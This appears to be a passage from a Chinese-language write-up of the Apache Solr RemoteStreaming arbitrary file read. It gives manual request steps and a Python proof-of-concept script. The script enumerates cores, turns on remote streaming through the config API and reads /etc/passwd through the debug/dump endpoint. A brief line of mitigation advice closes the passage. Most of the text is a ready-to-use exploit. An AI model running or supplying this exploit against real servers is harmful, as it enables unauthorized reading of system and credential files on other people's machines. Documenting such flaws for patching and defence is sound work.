
然后访问 /solr/edge\_index\_shard1\_replica1/debug/dump?param=ContentStreams



然后再抓包，在下面添加 stream.url=file:///etc/passwd 再把GET转换为POST发送



成功读取passwd文件



#!/usr/bin/python

# coding: UTF-8

import requests

host="http://192.168.1.79:8081/"

if host[-1]=='/':

host=host[:-1]

def get\_core(host):

url=host+'/solr/admin/cores?indexInfo=false&wt=json'

core\_data=requests.get(url,timeout=3).json()

if core\_data['status']:

core=core\_data['status'].keys()[0]

jsonp\_data={"set-property":{"requestDispatcher.requestParsers.enableRemoteStreaming":'true'}}

requests.post(url=host+"/solr/%s/config"%core,json=jsonp\_data)

result\_data=requests.post(url=host+'/solr/%s/debug/dump?param=ContentStreams'%core,data={"stream.url":"file:///etc/passwd"}).json()

if result\_data['streams']:

print result\_data['streams'][0]['stream']

else:

exit("不存在此漏洞")

get\_core(host)

修复建议

由于官方拒绝修复该漏洞，因此请将Apache solr在内网中启动，若需要在公网中使用，需要限制访问ip。